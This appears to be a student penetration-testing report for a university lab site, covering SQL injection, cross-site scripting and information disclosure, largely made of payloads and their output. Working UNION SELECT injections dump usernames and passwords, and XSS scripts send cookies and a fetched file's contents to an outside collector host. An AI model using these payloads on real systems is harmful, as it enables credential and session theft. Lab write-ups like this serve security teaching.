
Step 4:

Code:
'UNION+SELECT+'a','b',column_name,'d'+FROM+information_schema.columns+WHERE+table_name='Users'--+

'UNION+SELECT+Website,Username,Password,'d'+FROM+Users--+

Explanation:
Check whether the admin account exists in the users table.


Finding:
The admin account is not in the users table. All users' Username and Password can obtained in the plaintext which lead to a data breach .



assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,%27b%27,column_name,%27d%27+FROM+information_schema.columns+WHERE+table_name=%27Users%27--+

Search Results

ID	Name	Description	Price
a	b	Id	d
a	b	Password	d
a	b	Username	d
a	b	Website	d



assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+Website,Username,Password,%27d%27+FROM+Users--+

Search Results

ID	Name	Description	Price
	user1	Randompassword123	d
	user2	SecurePass654	d
	user3	TotallyLegit357	d


2.3: Proof of Concept of cross-site scripting vulnerability

Step 1:

Code:
<script>alert(document.domain)</script>

Explanation:
Verify whether the “profile.php”has a XSS vulnerability.

Finding:
Found XSS vulnerability In the “about me” text box.



assignment-dusty-rose.unimelb.life/preview-profile.php

assignment-dusty-rose.unimelb.life 显示
assignment-dusty-rose.unimelb.life


Step 2:

Code:
<script>
var x = new XMLHttpRequest();

```
x.open("POST", "https://question3.free.beeceptor.com");
x.send();
</script>
```

Explanation:
Verify that the attacker's server can receive the request or not.

Finding:


#question3

Rules enabled

https://question3.free.beeceptor.com→ {nowhere}

Mocking Rules (0) Proxy Setup

POST / 200 0.0s a few seconds ago Create Mock


Step 3:

Code:

```
<script>
var x = new XMLHttpRequest();
x.open("POST", "https://question3.free.beeceptor.com/cookie?"+document.cookie);
x.send();
</script>
```

Explanation:
Steal user's cookies

Finding:


#question3

Rules enabled

https://question3.free.beeceptor.com→ {nowhere}

Mocking Rules (0) Proxy Setup

POST /cookie? 200 0.0s a few seconds ago Create Mock


Step 4:

Code:

```
<script>
var x = new XMLHttpRequest();
x.onreadystatechange=function()
{
if (x.readyState==4 && x.status==200)
{
  var x2 = new XMLHttpRequest();
  x2.open("GET", "https://question3.free.beeceptor.com?="+x.responseText, true);
  x2.send();
}
}
x.open("GET", "flag.php", true);
x.send();
</script>
```

Explanation:
Bypass the blacklist restriction and directly access the “flag.php” file.

Finding:


#question3

https://question3.free.beeceptor.com→ {nowhere}

```
GET /?=FLAG%7BMmm,_aren't_cookies_just_the_... 200 0.0s a few seconds ago
```


2.4: Proof of Concept of information disclosure

Step 1:

Code:

```
POST /retrieve.php HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=5b5n3t3n1vsi2kp3d82n4g1gd9;
CSRF_token=gAP0AwrD6FfIMMmNUF0WWxscZcHcixL5KvkH0Q9b5P2LUdDil3sBAU7wWIIfgRfR
Connection: close
csrf: 8TdHvHDKu2368W474TTLgPcvWs8Q96aX
X-Auth: secure-auth
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
```

auth=%40%5e%3f%40NzcW%2bS3rSNDdQfwfdp%40SD%23M%5eKx%255WMfxByWJS7%40%26HgFK-S&operation=fetch


Target: http://assignment-dusty-rose.unimelb.life
HTTP/1
Inspector
Protocol
HTTP/1
HTTP/2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 2
Request Headers 14
0 matches


Name	Value
Method	POST
Path	/retrieve.php

Name	Value
auth	@^?@NzcW+S3rSND...
operation	fetch

Name	Value
Host	assignment-dusty-ros...
Cache-Control	max-age=0
Upgrade-Insecure-Re...	1
User-Agent	Mozilla/5.0 (Windows...
Accept	text/html,application/...
Referer	http://assignment-dus...
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.9
Cookie	PHPSESSID=7215nj1h0...
Connection	close
csrf	8TdHvHDKu2368W47...
X-Auth	secure-auth
Content-Type	application/x-www-fo...
Content-Length	93


Explanation:
Base on the second finding in step 6 of 2.1:Proof of concept of local file inclusion, there is a information disclosure issue in the source code of “dashboard.php”. When i access the “retrieve.php” directly, the response from server is unauthorized. Add the sensitive information from comment into the request, successfully get the flag4.

Finding:



```
POST /retrieve.php HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Referer: http://assignment-dusty-rose.unimelb.life/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7215nj1h0bugoqat5h46t8put8; CSRF_token=
xCbmcMggzVEttkHsTgmkCSPkTPwys0ofgNhZJJ8fml2ifPi4nwxneYT6SB3rwHqi
Connection: close


```

```
HTTP/1.1 200 OK
Date: Sat, 09 Apr 2022 07:10:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```



```
POST /retrieve.php HTTP/1.1
Host: assignment-dusty-rose.unimelb.life
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.9
Referer: http://assignment-dusty-rose.unimelb.life/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=7215nj1h0bugoqat5h46t8put8; CSRF_token=
xCbmcMggzVEttkHsTgmkCSPkTPwys0ofgNhZJJ8fml2ifPi4nwxneYT6SB3rwHqi
Connection: close
csrf: 8TdHvHDKu2368W474TTLgPcvWs8Q96aX
X-Auth: secure-auth
Content-Type: application/x-www-form-urlencoded
Content-Length: 93

auth=%40%5e%3f%40NzcW%2bS3rSNDdQfwfdp%40SD%23M%5eKx%255WMfxByWJS7%40%26HgFK-S&operation=fetch
```

```
HTTP/1.1 200 OK
Date: Sat, 09 Apr 2022 07:13:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56
Connection: close
Content-Type: text/html; charset=UTF-8

FLAG{!!!ɘmoƨɘwɒ_ƨi_ϱniɿɘɘniϱnɘ_ɘƨɿɘvɘɿ}
```